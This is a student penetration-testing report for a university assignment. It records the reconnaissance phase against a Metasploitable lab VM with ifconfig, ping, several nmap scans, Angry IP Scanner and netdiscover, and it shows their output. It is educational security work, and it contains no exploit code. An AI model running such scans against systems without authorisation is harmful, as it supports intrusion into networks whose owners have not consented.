Sri Lanka Institute of Information Technology

# Penetration Testing Report

## Individual Assignment

IE3022 - Applied Information Assurance

Submitted by:

| Student Registration Number | Student Name |
|---|---|
| IT20606992 | M.G.S.M Diwananda |

29/10/2022
Date of submission

# Table of Contents

# Executive summary

The goal of the test was to identify the vulnerabilities and flaws in the systems of Sentinel Industry. To simulate a real-life attack, the team was split into three groups: red, blue, and purple. The objective of the testing was to see how effective the company's existing defensive mechanisms are against attackers.

# Abstract

A penetration test was done by CyberOps to company known as Sentinel Industry. The main objective of this report was to identify all the possible vulnerabilities in the company. In order to perform this process, various scanning tools were used, such as Nessusd, NMAP, and Angry IP scanner. Through the discoveries made during the testing process, our team was able to identify the various ports that were used to attack the company's system. After carrying out the scans, we were able to show the different types of attacks that were performed against the company. We then conducted a comprehensive analysis of the data and came up with a conclusion that included a vulnerability analysis for the report.

# Introduction

The concept of penetration testing is a proactive approach that aims to check the security of a company's internal and external networks. It involves testing the various aspects of a company's operations against simulated attackers. While the attackers are usually able to do damage to a company's resources, the pentesters are more likely to identify and close the loopholes that allow them to perform their attacks.

There are three major approaches to conduct penetration testing.

1. Black box testing - No prior understanding of the system or any prior knowledge of the target
2. Gray box testing - has only a very limited prior understanding of the system and the details of the targets
3. White box testing - The Pentester is well knowledgeable about the system.

Steps Of Penetration Testing

1. Information Gathering
2. Threat – Modelling
3. Vulnerability Analysis
4. Exploitation
5. Post exploitation
6. Reporting

# Purpose

Due to the complexity of the company's security operations, Sentinel Industries recruited a team of experienced pentesters from CyberOps to carry out a comprehensive vulnerability assessment and penetration testing (VAPT) for the company. The team is composed of three main parts.

Red team - The goal of this exercise is to identify the vulnerabilities in the organization's systems and attack them using a controlled environment.

Blue team - After analyzing the results of the red team, we will then determine how prepared a company is for an attack.

Purple team - Through this process, will analyze the various defensive strategies utilized by the blue team to protect themselves against the red team's vulnerabilities.

At the end of the report the the VAPT team will identify the security weaknesses of Sentinel Industries and develop effective measures to prevent attacks.

# Scope

Due to the nature of the VAPT, we are only limited to the software and operating systems that are used by the Sentinel industries.

The operating system of the Sentinel industry is based on the metasploitable framework.


# Information Gathering

Before we start gathering information for Sentinel industries, we first need to identify the IP addresses of the networks connected to the company. We then need to gather details about the target operating system that's going to be under a vulnerability check. This was done using the Nessus NMAP scanner and an angry IP scanner.


## 1. Network Mapper (Nmap)

One of the most widely used tools by penetration testers is Nmap, which scans a network for open ports. In this post, we'll talk about some of its features and some of its essential commands.

First find the ip address in targeted machine using **ifconfig** command. After that check the connectivity using **ping** command.




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:78:c0:b9
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe78:c0b9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=0.815 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.302 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.875 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.888 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=64 time=0.549 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=64 time=0.601 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=64 time=0.955 ms
64 bytes from 192.168.56.103: icmp_seq=8 ttl=64 time=0.661 ms
64 bytes from 192.168.56.103: icmp_seq=9 ttl=64 time=0.609 ms
64 bytes from 192.168.56.103: icmp_seq=10 ttl=64 time=0.556 ms
64 bytes from 192.168.56.103: icmp_seq=11 ttl=64 time=0.928 ms
64 bytes from 192.168.56.103: icmp_seq=12 ttl=64 time=0.710 ms
64 bytes from 192.168.56.103: icmp_seq=13 ttl=64 time=0.808 ms
64 bytes from 192.168.56.103: icmp_seq=14 ttl=64 time=0.443 ms
64 bytes from 192.168.56.103: icmp_seq=15 ttl=64 time=0.667 ms
64 bytes from 192.168.56.103: icmp_seq=16 ttl=64 time=0.701 ms
64 bytes from 192.168.56.103: icmp_seq=17 ttl=64 time=0.795 ms
64 bytes from 192.168.56.103: icmp_seq=18 ttl=64 time=0.876 ms
64 bytes from 192.168.56.103: icmp_seq=19 ttl=64 time=0.646 ms
64 bytes from 192.168.56.103: icmp_seq=20 ttl=64 time=0.833 ms
```

The red team then decided to perform a port scan to find out more about the host. During this scan, they were able to extract various details about the host, such as its installed service and version using **nmap -sV 192.168.56.103**




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.103
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 16:15 +0530
Nmap scan report for 192.168.56.103
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.46 seconds
```

Also, can run aggressive scan to find the all the details of target using **nmap -A 192.168.56.103**



```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.56.103
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 16:22 +0530
Nmap scan report for 192.168.56.103
Host is up (0.00026s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2022-10-27T10:52:56+00:00; +4s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
```


Additionally, we found that there was only one hop possible to get from the attacker to the victim. Using **nmap --traceroute 192.168.56.103**



```
┌──(root💀 kali)-[/home/kali]
└─# nmap --traceroute 192.168.56.103
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 23:58 +0530
Nmap scan report for 192.168.56.103
Host is up (0.000082s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:78:C0:B9 (Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT     ADDRESS
1   0.08 ms 192.168.56.103

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
```

## 2. Angry IP Scanner

We were able to detect that the metaspoitable framework is a live host, that Sentinel Industry runs the operating system, and that there are a total of 80 ports thanks to the Angry IP scanner.




| IP | Ping | Hostname | Ports [3+] |
|---|---|---|---|
| 192.168.56.100 | 4 ms | [n/a] | [n/a] |
| 192.168.56.101 | [n/a] | [n/s] | [n/s] |
| 192.168.56.102 | [n/a] | [n/s] | [n/s] |
| 192.168.56.103 | 1 ms | METASPLOITABLE | 80 |
| 192.168.56.104 | [n/a] | [n/s] | [n/s] |
| 192.168.56.105 | [n/a] | [n/s] | [n/s] |
| 192.168.56.106 | [n/a] | [n/s] | [n/s] |
| 192.168.56.107 | [n/a] | [n/s] | [n/s] |
| 192.168.56.108 | [n/a] | [n/s] | [n/s] |
| 192.168.56.109 | [n/a] | [n/s] | [n/s] |
| 192.168.56.110 | [n/a] | [n/s] | [n/s] |

IP address details

IP: 192.168.56.103
Ping: 1 ms
Hostname: METASPLOITABLE
Ports: 80

## 3. NetDiscover


The company gave us the IP address (192.168.56.103), and as you can see in the figure below, we were able to find the IP address of the device that was running the Metasploitable framework on it.



```
Currently scanning: 192.168.129.0/16   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:0a      4     240  Unknown vendor
192.168.56.100  08:00:27:6f:64:87      1      60  PCS Systemtechnik GmbH
192.168.56.103  08:00:27:78:c0:b9      1      60  PCS Systemtechnik GmbH
```


# 4. Legion

More ports were found with the legion scan than with the NMAP scan.


LEGION 0.3.7-1622656779 - untitled - /usr/share/legion/
File Help
Scan Brute
Hosts Services Tools
